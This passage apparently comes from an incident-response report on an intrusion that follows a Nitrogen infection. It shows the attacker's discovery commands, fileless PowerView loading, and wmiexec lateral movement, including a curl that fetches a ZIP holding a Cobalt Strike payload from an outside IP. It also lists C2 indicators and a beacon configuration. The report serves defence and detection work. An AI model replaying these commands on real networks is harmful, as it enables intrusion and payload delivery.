
Cobalt Strike

As with Sliver, Cobalt Strike was utilized to perform hands-on keyboard discovery activities.

```
cmd.exe /C net group "Domain controllers" /DOMAIN
cmd.exe /C net group "domain admins" /DOMAIN
cmd.exe /C net localgroup Administrators
cmd.exe /C net group /Domain
cmd.exe /C net group "Domain Computers" /DOMAIN
```

PowerView

On the beachhead host, the threat actor loaded in memory PowerView to perform further discovery activities. This specific action was identified through PowerShell Script Block Logging.



```
Creating Scriptblock text (1 of 29):
#requires -version 2

<#

  PowerSploit File: PowerView.ps1
  Author: Will Schroeder (@harmj0y)
  License: BSD 3-Clause
  Required Dependencies: None
  Optional Dependencies: None

#>

########################################################
#
# PSReflect code for Windows API access
# Author: @mattifestation
#  https://raw.githubusercontent.com/mattifestation/PSReflect/master/PSReflect.psm1
#
########################################################

function New-InMemoryModule
{
<#
  .SYNOPSIS

    Creates an in-memory assembly and module

    Author: Matthew Graeber (@mattifestation)
    License: BSD 3-Clause
    Required Dependencies: None
    Optional Dependencies: None

  .DESCRIPTION

    When defining custom enums, structs, and unmanaged functions, it is
    necessary to associate to an assembly module. This helper function
    creates an in-memory module that can be passed to the 'enum',
    'struct', and Add-Win32Type functions.

  .PARAMETER ModuleName

    Specifies the desired name for the in-memory assembly and module. If
    ModuleName is not provided, it will default to a GUID.

  .EXAMPLE

    $Module = New-InMemoryModule -ModuleName Win32
#>
```

PowerView was used to:

Gather the local admins.


```
IEX (New-Object Net.Webclient).DownloadString('http://localhost:33121/'); Invoke-FindLocalAdminAccess -Thread 50
```

Extract the servers in the environment.

```
IEX (New-Object Net.Webclient).DownloadString('http://localhost:54350/'); Get-DomainComputer -OperatingSystem '*server*' -
Properties 'name,operatingsystem,operatingsystemversion,lastlogontimestamp,dnshostname' -Ping >> srv.txt
```

BloodHound

The $MFT showed also that in the first phases of the intrusion, the threat actor performed a BloodHound collection to likely identify paths to escalate privileges to domain admin.




🗁	%LOCALAPPDATA%	.\Users\[redacted]\AppData\Local\Notepad
□	[redacted]_BloodHound.zip.wragzl2	.\Users\[redacted]\AppData\Local\Notepad
□	YzZmMDBhNzEtZDZhNS00MGVhLWJjOGQtMzc5ZjEwZGUzZTg4.bin.wragzl2	.\Users\[redacted]\AppData\Local\Notepad
□	srv.txt.wragzl2	.\Users\[redacted]\AppData\Local\Notepad

Lateral Movement

Remote Desktop Protocol


On the first day of the intrusion, four hours after the Nitrogen execution, the threat actor started interacting with other systems such as a file server through a Cobalt Strike beacon which was injected into winlogon.exe.



destination.ip	destination.port	event.module	process.executable
[redacted]	3,389	sysmon	C:\Windows\System32\winlogon.exe
	3,389	sysmon	C:\Windows\System32\winlogon.exe
	3,389	sysmon	C:\Windows\System32\winlogon.exe


Windows Management Instrumentation (WMI)

Four hours after initial access, the threat actor moved laterally to a server using Impacket's wmiexec and downloaded a ZIP file containing Python and a Cobalt Strike beacon (wo12.py and wo14.py).



```
_ws.col.protocol == "IWBEMSERVICES" && ip.src==10[redacted] && ip.dst==10.[redacted]

.       Time                        Protocol      Source         Destination    SourcePort DestinationPort Info
 239345 2023-11-08 14:47:14.268612  IWBEMSERVICES 10.[redacted]  10.[redacted]  60847      49667           GetObject request Object=Win32_Process
 239548 2023-11-08 14:47:19.956161  IWBEMSERVICES 10.[redacted]  10.[redacted]  60847      49667           ExecMethod request[Long frame (1896 bytes)]
 240590 2023-11-08 14:48:13.271401  IWBEMSERVICES 10.[redacted]  10.[redacted]  60847      49667           ExecMethod request[Long frame (1892 bytes)]
 243514 2023-11-08 14:49:38.508923  IWBEMSERVICES 10.[redacted]  10.[redacted]  60847      49667           ExecMethod request[Long frame (1912 bytes)]
 245035 2023-11-08 14:50:31.533920  IWBEMSERVICES 10.[redacted]  10.[redacted]  60847      49667           ExecMethod request[Long frame (1908 bytes)]
 249361 2023-11-08 14:52:29.033327  IWBEMSERVICES 10.[redacted]  10.[redacted]  60847      49667           ExecMethod request[Long frame (1916 bytes)]
 251771 2023-11-08 14:53:26.879762  IWBEMSERVICES 10.[redacted]  10.[redacted]  60847      49667           ExecMethod request[Long frame (1916 bytes)]
 253812 2023-11-08 14:54:35.942931  IWBEMSERVICES 10.[redacted]  10.[redacted]  60847      49667           ExecMethod request[Long frame (1928 bytes)]
 255321 2023-11-08 14:55:42.657650  IWBEMSERVICES 10.[redacted]  10.[redacted]  60847      49667           ExecMethod request[Long frame (1920 bytes)]
 258434 2023-11-08 14:56:36.760144  IWBEMSERVICES 10.[redacted]  10.[redacted]  60847      49667           ExecMethod request[Long frame (1924 bytes)]
 262182 2023-11-08 14:57:46.157178  IWBEMSERVICES 10.[redacted]  10.[redacted]  60847      49667           ExecMethod request[Long frame (2060 bytes)]
 276517 2023-11-08 14:59:41.675766  IWBEMSERVICES 10.[redacted]  10.[redacted]  60847      49667           ExecMethod request[Long frame (1924 bytes)]
 279818 2023-11-08 15:01:42.703678  IWBEMSERVICES 10.[redacted]  10.[redacted]  60847      49667           ExecMethod request[Long frame (2140 bytes)]
 282076 2023-11-08 15:03:16.052418  IWBEMSERVICES 10.[redacted]  10.[redacted]  60847      49667           ExecMethod request[Long frame (1924 bytes)]
 289172 2023-11-08 15:05:54.326460  IWBEMSERVICES 10.[redacted]  10.[redacted]  60847      49667           ExecMethod request[Long frame (1924 bytes)]
 290557 2023-11-08 15:07:05.543836  IWBEMSERVICES 10.[redacted]  10.[redacted]  60847      49667           ExecMethod request[Long frame (1956 bytes)]
```


```
0140  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0150  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0160  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0170  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0180  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0190  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
01a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
01b0  00 00 00 00 00 00 bd 00  00 00 00 00 00 00 00 30   ········ ·······0
01c0  0e 00 00 00 95 00 00 00  00 00 00 00 04 00 00 00   ········ ········
01d0  01 9e 00 00 80 00 5f 5f  50 41 52 41 4d 45 54 45   ······__ PARAMETE
01e0  52 53 00 01 63 00 6d 00  64 00 2e 00 65 00 78 00   RS··c·m· d·.·e·x·
01f0  65 00 20 00 2f 00 51 00  20 00 2f 00 63 00 20 00   e· ·/·Q·  ·/·c· ·
0200  63 00 64 00 20 00 5c 00  20 00 31 00 3e 00 20 00   c·d· ·\·  ·1·>· ·
0210  5c 00 5c 00 31 00 32 00  37 00 2e 00 30 00 2e 00   \·\·1·2· 7·.·0·.·
0220  30 00 2e 00 31 00 5c 00  41 00 44 00 4d 00 49 00   0·.·1·\· A·D·M·I·
0230  4e 00 24 00 5c 00 5f 00  5f 00 31 00 36 00 39 00   N·$·\·_· _·1·6·9·
0240  39 00 34 00 35 00 34 00  37 00 36 00 31 00 2e 00   9·4·5·4· 7·6·1·.·
0250  39 00 32 00 35 00 33 00  37 00 36 00 32 00 20 00   9·2·5·3· 7·6·2· ·
0260  32 00 3e 00 26 00 31 00  00 00 01 43 00 3a 00 5c   2·>·&·1· ···C·:·\
0270  00 00 00 aa aa aa 28 6a  00 00 00 00 00 00 00 00   ······(j ········
0280  00 00 0a 05 00 00 81 35  01 00 01 00 00 00 63 1a   ·······5 ······c·
0290  eb d9 c3 1c 99 44 01 00  00 00                     ·····D·· ··
```



event.action.keyword	process.executable	process.parent.name	process.command_line	process.parent.command_line
Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	WmiPrvSE.exe	cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__1699460381.0200245 2>&1	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	WmiPrvSE.exe	cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$\__1699460381.0200245 2>&1	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	WmiPrvSE.exe	cmd.exe /Q /c cd c:\windows\adfs\ 1> \\127.0.0.1\ADMIN$\__1699460381.0200245 2>&1	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	WmiPrvSE.exe	cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$\__1699460381.0200245 2>&1	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	WmiPrvSE.exe	cmd.exe /Q /c mkdir py 1> \\127.0.0.1\ADMIN$\__1699460381.0200245 2>&1	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	WmiPrvSE.exe	cmd.exe /Q /c cd py 1> \\127.0.0.1\ADMIN$\__1699460381.0200245 2>&1	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	WmiPrvSE.exe	cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$\__1699460381.0200245 2>&1	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	WmiPrvSE.exe	cmd.exe /Q /c curl -k https://91.92.245.26/python.zip -o c:\windows\adfs\py\python.zip 1> \\127.0.0.1\ADMIN$\__1699460381.0200245 2>&1	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Process Create (rule: ProcessCreate)	C:\Windows\System32\curl.exe	cmd.exe	curl -k https://91.92.245.26/python.zip -o c:\windows\adfs\py\python.zip	cmd.exe /Q /c curl -k https://91.92.245.26/python.zip -o c:\windows\adfs\py\python.zip 1> \\127.0.0.1\ADMIN$\__1699460381.0200245 2>&1
Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	WmiPrvSE.exe	cmd.exe /Q /c powershell -w hidden -command Expand-Archive C:\windows\adfs\py\python.zip -DestinationPath C:\windows\adfs\py\ 1> \\127.0.0.1\ADMIN$\__1699460381.0200245 2>&1	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Process Create (rule: ProcessCreate)	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	cmd.exe	powershell -w hidden -command Expand-Archive C:\windows\adfs\py\python.zip -DestinationPath C:\windows\adfs\py\	cmd.exe /Q /c powershell -w hidden -command Expand-Archive C:\windows\adfs\py\python.zip -DestinationPath C:\windows\adfs\py\ 1> \\127.0.0.1\ADMIN$\__1699460381.0200245 2>&1
Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	WmiPrvSE.exe	cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN$\__1699460381.0200245 2>&1	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	WmiPrvSE.exe	cmd.exe /Q /c pythonw.exe wo12.py 1> \\127.0.0.1\ADMIN$\__1699460381.0200245 2>&1	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Process Create (rule: ProcessCreate)	C:\Windows\ADFS\py\pythonw.exe	cmd.exe	pythonw.exe wo12.py	cmd.exe /Q /c pythonw.exe wo12.py 1> \\127.0.0.1\ADMIN$\__1699460381.0200245 2>&1
Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	pythonw.exe	"C:\Windows\System32\cmd.exe"	pythonw.exe wo12.py

Pass the Hash


During the intrusion we observed three instances of possible pass-the-hash activity in the logs. These involved instances where the threat actor appear to be moving from the SYSTEM context to a domain administrator account.



```
An account was successfully logged on.

Subject:
        Security ID:            S-1-5-18
        Account Name:           [redacted]$
        Account Domain:         [redacted]
        Logon ID:               0x3E7

Logon Information:
        Logon Type:             9
        Restricted Admin Mode:  -
        Virtual Account:                No
        Elevated Token:         Yes

Impersonation Level:            Impersonation

New Logon:
        Security ID:            S-1-5-18
        Account Name:           SYSTEM
        Account Domain:         NT AUTHORITY
        Logon ID:               0x194CACA6
        Linked Logon ID:                0x0
        Network Account Name:   [redacted]
        Network Account Domain: [redacted]
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Process Information:
        Process ID:             0x17c
        Process Name:           C:\Windows\System32\svchost.exe

Network Information:
        Workstation Name:       -
        Source Network Address: ::1
        Source Port:            0

Detailed Authentication Information:
        Logon Process:          seclogo
        Authentication Package: Negotiate
        Transited Services:     -
        Package Name (NTLM only):       -
        Key Length:             0
```

SMB Admin Shares


While some of the threat actor's payloads were downloaded from a remote resource they also at times transferred their tooling laterally using SMB, and then executed using WMIC or wmiexec.




```
A network share object was checked to see whether client can be granted desired acc
ess.

Subject:
        Security ID:            S-1-5-21-[redacted]-500
        Account Name:           Administrator
        Account Domain:         [redacted]
        Logon ID:               0x64B1A39

Network Information:
        Object Type:            File
        Source Address:         10.[redacted].208
        Source Port:            60808

Share Information:
        Share Name:             \\*\C$
        Share Path:             \??\C:\
        Relative Target Name:   windows\adfs\py\wo14.py

Access Request Information:
        Access Mask:            0x2
        Accesses:               WriteData (or AddFile)

Access Check Results:
        -
```

Command and Control

Over the course of the intrusion the threat actor relied on Sliver and Cobalt Strike. Sliver was used most heavily during the first day of the intrusion with Cobalt Strike then being used over the full length of the intrusion.





Cobalt Strike

IP	Port	Ja3	Ja3s	ASN Org	ASN	Country
91.92.250.65	443	72a589da586844d7f0818ce684948eea	f176ba63b4d68e576b5ba345bec2c7b7	LIMENET	394,711	Bulgaria
91.92.250.60	443	72a589da586844d7f0818ce684948eea	f176ba63b4d68e576b5ba345bec2c7b7	LIMENET	394,711	Bulgaria

wo14.py Cobalt Strike configuration.


```
BeaconType                       - HTTPS
Port                             - 443
SleepTime                        - 38500
MaxGetSize                       - 13982519
